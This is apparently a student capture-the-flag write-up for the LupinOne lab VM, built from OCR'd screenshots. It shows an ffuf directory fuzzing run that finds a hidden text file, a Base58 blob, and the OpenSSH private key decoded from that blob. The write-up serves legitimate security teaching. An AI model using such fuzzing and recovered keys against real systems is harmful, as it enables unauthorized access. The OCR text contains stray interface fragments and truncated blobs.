


```
┌──(root㉿kali)-[~]
└─# ffuf -c -ic -u http://192.168.99.129/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.99.129/~secret/.FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
 :: Extensions       : .txt .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 1ms]
    * FUZZ:

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 0ms]
    * FUZZ:

[Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 4ms]
    * FUZZ: mysecret.txt

:: Progress: [262953/262953] :: Job [1/1] :: 15384 req/sec :: Duration: [0:00:14] :: Errors: 0 ::

┌──(root㉿kali)-[~]
└─#
```

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

kali-vm - VMware Workstation
File Edit View VM Tabs Help
Home
Ubuntu-RIS430-shamid-ali
kali-vm
LupinOne
root@kali: ~
File Actions Edit View Help
Khondoker Ist
Ln 1, Col 38
100%
Windows (CRLF)
UTF-8
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
7:52 AM
2023-08-03


From this, we got another secret file, which was a text document.


kali-vm - VMware Workstation
File Edit View VM Tabs Help
Home
Ubuntu-RIS430-shamid-ali
kali-vm
LupinOne
192.168.99.129/~secret/.mysecret.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
130%
7:53
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
7:53 AM
2023-08-03

```
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
```

```
Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)
```

On converting it from Base58, using CyberChef, we got the private key.




```
wYaVLDLiNeZdLLU1DaKQhZ5cFZ7iymJHXuZFFgpbYZYFigLa7SokXis1LYfbHeXMvcfeuApmAaGQk6xmajEbpcbn1H5QQiQpYMX3BRp41w9RVRuLGZ1yLKxP37ogcppStCvDMGfiuVMU5SRJMa
jLXJBznzRSqBYwWmf4MS6B57xp56jVk6maGCsgjbuAhLyCwfGn1LwLoJDQ1kjLmnVrk7FkUUESqJKjp5cuX1EUpFjsfU1HaibABz3fcYY2cZ78qx2iaqS7ePo5Bkwv5XmtcLELXbQZKcHcwxkb
C5PnEP6EUZRb3nqm5hMDUUt912ha5kMR6g4aVG8bXFU6an5PikaedHBRVRCygkpQjm8Lhe1cA8X2jtQiUjwveF5bUNPmvPGk1hjuP56aWEgnyXzZkKVPbWj7MQQ3kAfqZ8hkKD1VgQ8pmqayia
jhFHorfgtRk8ZpuEPpHH25aoJfNMtY45mJYjHMVSVnvG9e3PHrGwrks1eLQRXjjRmGtWu9cwT2bjy2huWY5b7xUSAXZfmRsbkT3eFQnGkAHmjMZ5nAfmeGhshCtNjAU4idu8o7HMmMuc3tpK6r
es9HTCo35ujK3UK2LyMFEKjBNcXbigDWSM34mXSKHA1M4MF7dPewvQsAkvxRTCmeWwRWz6DKZv2MY1ezWd7mLvwGo9ti9SMTXrkrxHQ8DShuNorjCzNCuxLNG9ThpPgWJoFb1sJL1ic9QVTvDH
CJnD1AKdCjtNHrG973BVZNUF6DwbFq5d4CTLN6jxtCFs3XmoKquzEY7MiCzRaq3kBNAFYNCoVxRBU3d3aXfLX4rZXEDBfAgtumkRRmWowkNjs2JDZmzS4H8nawmMa1PYmrr7aNDPEW2wdbjZur
KAZhheoEYCvP9dfqdbL9gPrWfNBJyVBXRD8EZwFZNKb1eWPh1sYzUbPPhgruxWANCH52gQpfATNqmtTJZFjsfpiXLQjdBxdzfz7pWvK8jivhnQaiajW3pwt4cZxwMfcrrJke14vN8Xbyqdr9zL
FjZDJ7nLdmuXTwxPwD8Seoq2hYEhR97DnKfMY2LhoWGaHoFqycPCaX5FCPNf9CFt4n4nYGLau7ci5uC7ZmssiT1jHTjKy7J9a4q614GFDdZULTkw8Pmh92fuTdK7Z6fweY4hZyGdUXGtPXveXw
GWES36ecCpYXPSPw6ptVb9RxC81AZFPGnts85PYS6aD2eUmge6KGzFopMjYLma85X55Pu4tCxyF2FR9E3c2zxtryG6N2oVTnyZt23YrEhEe9kcCX59RdhrDr71Z3zgQkAs8uPMM1JPvMNgdyNz
pgEGGgj9czgBaN5PWrpPBWftg9fte4xYyvJ1BFN5WDvTYfhUtcn1oRTDow67w5zz3adjLDnXLQc6MaowZJ2zyh4PAc1vpstCRtKQt35JEdwfwUe4wzNr3sidChW8VuMU1Lz1cAjvcVHEp1Sabo
8FprJwJgRs5ZPA7Ve6LDW7hFangK8YwZmRCmXxArBFVwjfV2SjyhTjhdqswJE5nP6pVnshbV8ZqG2L8d1cwhxpxggmu1jByELxVHF1C9T3GgLDvgUv8nc7PEJYoXpCoyCs55r35h9YzfKgjcJk
vFTdfPHwW8fSjCVBuUTKSEAvkRr6iLj6H4LEjBg256G4DHHqpwTgYFtejc8nLX77LUoVmACLvfC439jtVdxCtYA6y2vj7ZDeX7zp2VYR89GmSqEWj3doqdahv1DktvtQcRBiizMgNWYsjMWRM4
BPScnn92ncLD1Bw5ioB8NyZ9CNkMNk4Pf7Uqa7vCTgw4VJvvSjE6PRFnqDSrg4avGUqeMUmngc5mN6WEa3pxHpkhG8ZngCqKvVhegBAVi7nDBTwukqEDeCS46UczhXMFbAgnQWhExas547vCXh
o71gcmVqu2x5EAPFgJqyvMmRScQxiKrYoK3p279KLAySM4vNcRxrRrR2DYQwhe8YjNsf8MzqjX54mhbWcjz3jeXokonVk77P9g9y69DVzJeYUvfXVCjPWi7aDDA7HdQd2UpCghEGtWSfEJtDgP
xurPq8qJQh3N75YF8KeQzJs77Tpwcdv2Wuvi1L5ZZtppbWymsgZckWnkg5NB9Pp5izVXCiFhobqF2vd2jhg4rcpLZnGdmmEotL7CfRdVwUWpVppHRZzq7FEQQFxkRL7JzGoL8R8wQG1UyBNKPB
bVnc7jGyJqFujvCLt6yMUEYXKQTipmEhx4rXJZK3aKdbucKhGqMYMHnVbtpLrQUaPZHsiNGUcEd64KW5kZ7svohTC5i4L4TuEzRZEyWy6v2GGiEp4Mf2oEHMUwqtoNXbsGp8sbJbZATFLXVbP3
PgBw8rgAakz7QBFAGryQ3tnxytWNuHWkPohMMKUiDFeRyLi8HGUdocwZFzdkbffvo8HaewPYFNsPDCn1PwgS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEKzNYtckW5RrFa5zD
gKm2gSRN8gHz3WqS
```

```
4688  1
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCaOrIzPfZ/NNYgu
/Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf5OyDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5I
he0cLdyv316bFI8O+3y5m3gPIhUUk78C5n0VUOPSQMsx56d+B9H2bFiI2lo18mTFawa0pf
XdcBVXZkouX3nlZB1/Xoip71LH3kPI7U7fPsz5EyFIPWIaENsRmznbtY9ajQhbjHAjFClA
hzXJi4LGZ6mjaGEil+9g4U7pjtEAqYv1+3x8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb
4Ie1xaWQf7UnloKUyjLvMwBbb3gRYakBbQApoONhGoYQAAB1BkuFFctACNrlDxN180vczq
mXXs+ofdFSDieiNhKCLdSqFDsSALaXkLX8DFDpFY236qQE1poC+LJsPHJYSpZOr0cGjtWp
MkMcBnzD9uynCjhZ9ijaPY/vMY7mtHZNCY8SeoWAxYXToKy2cu/+pVyGQ76KYt3J0AT7wA
2OR3aMMk0o1LoozuyvOrB3cXMHh75zBfgQyAeeD7LyYG/b7z6zGvVxZca/g572CXxXSXlb
QOw/AR8ArhAP4SJRNkFoV2YRCe38WhQEp4R6k+34tK+kUoEaVAbwU+IchYyM8ZarSvHVpE
vFUPiANSHCZ/b+pdKQtBzTk5/VH/Jk3QPcH69EJyx8/gRE/glQY6z6nC6uoG4AkIl+gOxZ
0hWJJv0R1Sgrc91mBVcYwmuUPFRB5YFMHDWbYmZ0IvcZtUxRsSk2/uWDWZcW4tDskEVPft
rqE36ftm9eJ/nWDsZoNxZbjo4cF44PTF0WU6U0UsJW6mDclDko6XSjCK4tk8vr4qQB8OLB
```

```
3433  50
```


```
Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)
```


kali-vm - VMware Workstation
File Edit View VM Tabs Help
Home
Ubuntu-RIS430-shamid-ali
kali-vm
LupinOne
root@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
7:58 AM
2023-08-03

```
┌──(root㉿kali)-[~]
└─# cat ssh_key.rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCaOrIzPfZ/NNYgu
/Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf5OyDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5I
he0cLdyv316bFI8O+3y5m3gPIhUUk78C5n0VUOPSQMsx56d+B9H2bFiI2lo18mTFawa0pf
